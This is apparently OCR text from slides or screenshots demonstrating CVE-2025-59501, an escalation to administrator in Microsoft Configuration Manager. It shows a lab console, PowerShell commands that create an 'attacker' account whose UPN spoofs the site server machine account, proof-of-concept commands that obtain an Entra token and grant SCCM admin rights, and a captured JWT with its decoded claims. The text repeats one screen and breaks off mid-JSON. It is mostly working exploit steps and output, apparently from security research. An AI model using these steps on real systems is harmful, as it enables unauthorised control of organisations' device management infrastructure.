
Implicit UPN


sccm-sitesrv$@unsigned-sh0rt.net


Exploitation requires rights to control a synchronized user account

Exploitation requires rights to control a synchronized user account




Microsoft Configuration Manager (Connected to 123, Primary Site - sccm-sitesrv.unsigned-sh0rt.net) (Evaluation, 180 days left)
Home
Add User or Group
Saved Searches
Refresh
Delete
Show Status Messages
Properties
Create
Search
Administrative User
Properties
Site version is past the end of support.
Upgrade your site
1/1
Administration
Overview
Security
Administrative Users
Administration
Overview
Updates and Servicing
Hierarchy Configuration
Cloud Services
Cloud Attach
Azure Services
Azure Active Directory Tenants
Cloud Distribution Points
Cloud Management Gateway
Site Configuration
Sites
Servers and Site System Roles
Client Settings
Security
Administrative Users
Security Roles
Security Scopes
Accounts
Certificates
Console Connections
Distribution Points
Distribution Point Groups
Migration
Management Insights
Assets and Compliance
Software Library
Monitoring
Administration
Community
Administrative Users 1 items
Search current node
Search
Add Criteria
Icon
Account Name
Account Display Name
Security Roles
unsigned-sh0rt\domainadmin
"Full Administrator"
unsigned-sh0rt\domainadmin
Account Summary
Account Name: unsigned-sh0rt\domainadmin
Account Display Name:
Date Created: 11/10/2025 2:03 PM
Created By: unsigned-sh0rt\domainadmin
Date Modified: 11/10/2025 2:03 PM
Modified By: unsigned-sh0rt\domainadmin
Security Scopes
"All"
Security Roles
Collections
Ready
Type here to search
12:25 AM
11/15/2025


Microsoft Configuration Manager (Connected to 123, Primary Site - sccm-sitesrv.unsigned-sh0rt.net) (Evaluation, 180 days left)
Home
Add User or Group
Saved Searches
Refresh
Delete
Show Status Messages
Properties
Create
Search
Administrative User
Properties
Site version is past the end of support.
Upgrade your site
1/1
Administration
Overview
Security
Administrative Users
Administration
Overview
Updates and Servicing
Hierarchy Configuration
Cloud Services
Cloud Attach
Azure Services
Azure Active Directory Tenants
Cloud Distribution Points
Cloud Management Gateway
Site Configuration
Sites
Servers and Site System Roles
Client Settings
Security
Administrative Users
Security Roles
Security Scopes
Accounts
Certificates
Console Connections
Distribution Points
Distribution Point Groups
Migration
Management Insights
Assets and Compliance
Software Library
Monitoring
Administration
Community
Administrative Users 1 items
Search current node
Search
Add Criteria
Icon
Account Name
Account Display Name
Security Roles
unsigned-sh0rt\domainadmin
"Full Administrator"
unsigned-sh0rt\domainadmin
Account Summary
Account Name: unsigned-sh0rt\domainadmin
Account Display Name:
Date Created: 11/10/2025 2:03 PM
Created By: unsigned-sh0rt\domainadmin
Date Modified: 11/10/2025 2:03 PM
Modified By: unsigned-sh0rt\domainadmin
Security Scopes
"All"
Security Roles
Collections
Ready
Type here to search
12:25 AM
11/15/2025


Administrator: Windows PowerShell
PS C:\Users\domainadmin> New-ADUser -Name "attacker" -SamAccountName "attacker" -UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net" -AccountPassword (ConvertTo-SecureString "password" -AsPlainText -Force) -Enabled $true
PS C:\Users\domainadmin> Get-ADuser -Identity attacker
DistinguishedName : CN=attacker,CN=Users,DC=unsigned-sh0rt,DC=net
Enabled : True
GivenName :
Name : attacker
ObjectClass : user
ObjectGUID : 9add80d6-46b4-44c4-8bc2-8765ca19392a
SamAccountName : attacker
SID : S-1-5-21-1655157935-1649372912-2222376283-1128
Surname :
UserPrincipalName : sccm-sitesrv$@unsigned-sh0rt.net
PS C:\Users\domainadmin>
*Untitled - Notepad
File Edit Format View Help
New-ADUser -Name "attacker" -SamAccountName "attacker" -UserPrincipalName "sccm-sitesrv$@unsigned-sh0rt.net"
Get-ADuser -Identity attacker
#get token
uv run poc.py token \
-u sccm-sitesrv\$@unsigned-sh0rt.net \
-p password -c 'd1632e6e-a64d-45c4-bec8-025e739049a5' \
-t 5322ad36-c494-487a-b80f-fb655ed9c61c \
-s api://5322ad36-c494-487a-b80f-fb655ed9c61c/f293c84c-b195-40c5-becc-0a23c1fdbe9b
#remove UPN
Set-aduser -Identity attacker -Replace @{UserPrincipalName="attacker@unsigned-sh0rt.net"}
#get admin
uv run poc.py admin -t 10.6.10.15 \
-u brcc \
-s S-1-5-21-1655157935-1649372912-2222376283-1124 \
-a
Ln 1, Col 1
100%
Windows (CRLF)
UTF-8
Type here to search
12:25 AM
11/15/2025

kali@sccm-kali: ~/CVE-2025-59501


```
hNTY2NzAyODY4Iiwic3ViIjoiOTRBaGFYMUlnNlc1UDdkakpYMXo1akd3a1owbm1fc3NMT25TcjF2SnB
aZyIsInRpZCI6IjUzMjJhZDM2LWM0OTQtNDg3YS1iODBmLWZiNjU1ZWQ5YzYxYyIsInVuaXF1ZV9uYW1
lIjoic2NjbS1zaXRlc3J2JEB1bnNpZ251ZC1zaDBydC5uZXQiLCJ1cG4iOiJzY2NtLXNpdGVzcnYkQHV
uc2lnbmVkLXNoMHJ0Lm5ldCIsInV0aSI6InowRURYY0JMNUV5YkFvQm9ZXzlXQUEiLCJ2ZXIiOiIxLjA
iLCJ4bXNfZnRkIjoibGR4LVN3ZEVFS3pqRHRyUHJhWE9JbVFCLWNrcENGbWNUZEpMZlNSb2FuVUJkWE5
sWVhOMExXUnpiWE0ifQ.aewl-8_z9aqSi-uKWyooEKO3fhhMo_-0Ac_xRcCGHXYWo7Y-a-u766wsEE0s
X95MFZCvaJdJghXpef7yLRoYLgTphiv5cdVeGc-EGK22QqUMggV78AidOu46tPox5SK-HUXyqOlbZTKS
i1am22hPbIZXfgNUwPCSGPwBZptno5iUgJYIQaDM5wwgoPUWaVcpTyQSsb_0khU8RYodGI6IMDnG3fiL
E2GpP9N6i1Hl-quR-NQMbBAyEd6c6AkI6h8z4z0gVlor9NegAxFqgWF-3kttKQPlWj3DVAenkYKKbgDp
p3QBMLCrozMfsaFgnJBKcIE9yzo8rVVaOSCkoTHFLA
```



```
{
    "acr": "1",
    "aio": "AUQAu/8aAAAAicwlIuo06tFodbWx+bv/6GY64fSdijCmwtExLvGUGRKnnFbP1r6OdJUj
djRG+H9uEQ+iKuROv5de+gGeaFav1g==",
    "amr": [
        "pwd"
    ],
    "appid": "d1632e6e-a64d-45c4-bec8-025e739049a5",
    "appidacr": "0",
    "aud": "api://5322ad36-c494-487a-b80f-fb655ed9c61c/f293c84c-b195-40c5-becc-0
a23c1fdbe9b",
    "exp": 1763188610,
    "iat": 1763184073,
    "ipaddr": "174.174.7.206",
    "iss": "https://sts.windows.net/5322ad36-c494-487a-b80f-fb655ed9c61c/",
    "name": "attacker",
    "nbf": 1763184073,
